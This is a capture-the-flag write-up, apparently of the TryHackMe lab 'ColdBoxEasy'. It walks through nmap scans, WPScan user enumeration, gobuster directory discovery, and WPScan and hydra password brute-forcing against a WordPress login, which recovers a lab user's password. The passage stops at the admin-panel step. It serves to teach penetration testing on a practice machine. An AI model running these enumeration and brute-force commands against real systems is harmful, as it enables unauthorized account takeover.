
ColdBoxEasy




Task 1 ✓ boot2Root

Can you get access and get both **flags**?

Good Luck!.

Doubts and / or help in twitter: @martinfriasc or @ColddSecurity

Thumbnail box image credits, designed by Freepik from www.flaticon.es




Active Machine Information

Title	IP Address	Expires
ColddBox-ColddSecurity	10.10.60.72	40m 58s


Enumeration

`sudo nmap -p- --min-rate 5000 -Pn <IP>`



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn -oN ~/TryHackMe/ColdBoxEasy/fastScan 10.10.60.72
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 19:22 EDT
Nmap scan report for 10.10.60.72
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
4512/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.47 seconds
```

`sudo nmap -sV -sC -A -p 80,4512 <IP>`




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -p 80,4512 -oN ~/TryHackMe/ColdBoxEasy/spec-ports 10.10.60.72
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 19:23 EDT
Nmap scan report for 10.10.60.72
Host is up (0.19s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 4ebf98c09bc536808c96e8969565973b (RSA)
|   256 8817f1a844f7f8062fd34f733298c7c5 (ECDSA)
|_  256 f2fc6c750820b1b2512d94d694d7514f (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 4512/tcp)
HOP RTT       ADDRESS
1   191.53 ms 10.8.0.1
2   191.76 ms 10.10.60.72

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.64 seconds
```

Finding credentials


Using WPScan

`wpscan --url http://<IP> -e vp,vt,u`




```
┌──(kali㉿kali)-[~/TryHackMe/ColdBoxEasy]
└─$ wpscan -e vp,vt,u --url http://10.10.60.72
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.60.72/ [10.10.60.72]
[+] Started: Sat Jun  3 19:44:48 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.60.72/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpre
ss_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_x
mlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpre
ss_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpre
ss_pingback_access/

[+] WordPress readme found: http://10.10.60.72/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+
] The external WP-Cron seems to be enabled: http://10.10.60.72/wp-cro
n.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+
] WordPress version 4.1.31 identified (Insecure, released on 2020-06-1
0).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.60.72/?feed=rss2, <generator>
https://wordpress.org/?v=4.1.31</generator>
 |  - http://10.10.60.72/?feed=comments-rss2, <generator>
https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
 | Location: http://10.10.60.72/wp-content/themes/twentyfifteen/
 | Last Updated: 2023-03-29T00:00:00.000Z
 | Readme: http://10.10.60.72/wp-content/themes/twentyfifteen/readme.t
xt
 | [!] The version is out of date, the latest version is 3.4
 | Style URL: http://10.10.60.72/wp-content/themes/twentyfifteen/styl
e.css?ver=4.1.31
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen
 | Description: Our 2015 default theme is clean, blog-focused, and des
igned for clarity. Twenty Fifteen's simple, st...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.60.72/wp-content/themes/twentyfifteen/style.css?ver
=4.1.31, Match: 'Version: 1.0'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:20 <==========================
==========> (500 / 500) 100.00% Time: 00:00:20
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==========================
============> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Dete
ction)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Dete
ction)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Dete
ction)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!
] No WPScan API Token given, as a result vulnerability data has not be
en output.
[!
] You can get a free API token with 25 daily requests by registering a
t https://wpscan.com/register

[+] Finished: Sat Jun  3 19:45:17 2023
[+] Requests Done: 530
[+] Cached Requests: 39
[+] Data Sent: 135.99 KB
[+] Data Received: 120.467 KB
[+] Memory used: 279.375 MB
[+] Elapsed time: 00:00:29
```

As result, there're 3 users: **philip, c0ldd, hugo**




```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Using directory scan tools (gobuster, ffuf,…)



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.60
.72/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.60.72/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/03 19:27:35 Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 301) [Size: 315] [--> http://10.10.60.72/wp-content/]
/wp-includes          (Status: 301) [Size: 316] [--> http://10.10.60.72/wp-includes/]
/wp-admin             (Status: 301) [Size: 313] [--> http://10.10.60.72/wp-admin/]
/hidden               (Status: 301) [Size: 311] [--> http://10.10.60.72/hidden/]
/server-status        (Status: 403) [Size: 276]
Progress: 176434 / 220561 (79.99%)^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2023/06/03 19:42:45 Finished
===============================================================
```

Open web-browser with following dir




U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

Cracking password


Using WPScan

Create **txt** file contains user accounts



```
┌──(kali㉿kali)-[~/TryHackMe/ColdBoxEasy]
└─$ cat users.txt
c0ldd
hugo
philip
```

`wpscan -U users.txt -P ~/Downloads/rockyou.txt --url http://<IP>`




```
[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
^Cying hugo / tobias Time: 00:24:37 <                              > (7139 / 43034397)  0.01%  ETA: ??:??:??
[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210
```

Using hydra

Manually catch the request form or using the cheat sheet from


https://github.com/frizb/Hydra-Cheatsheet

`hydra -L users.txt -P ~/Downloads/rockyou.txt <IP> http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'`



```
┌──(kali㉿kali)-[~/TryHackMe/ColdBoxEasy]
└─$ hydra -L users.txt -P ~/Downloads/rockyou.txt 10.10.44.176 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&w
p-submit=Log In&testcookie=1:S=Location'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-03 20:33:28
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43033194 login tries (l:3/p:14344398), ~2689575 tries per task
[DATA] attacking http-post-form://10.10.44.176:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S
=Location
[STATUS] 125.00 tries/min, 125 tries in 00:01h, 43033069 to do in 5737:45h, 16 active
[STATUS] 124.00 tries/min, 372 tries in 00:03h, 43032822 to do in 5783:59h, 16 active
[STATUS] 122.29 tries/min, 856 tries in 00:07h, 43032338 to do in 5864:60h, 16 active
[80][http-post-form] host: 10.10.44.176   login: c0ldd   password: 9876543210
[STATUS] 956327.00 tries/min, 14344905 tries in 00:15h, 28688289 to do in 00:30h, 16 active
[STATUS] 462804.94 tries/min, 14346953 tries in 00:31h, 28686241 to do in 01:02h, 16 active
```

Exploit Wordpress



10.10.44.176/wp-admin/

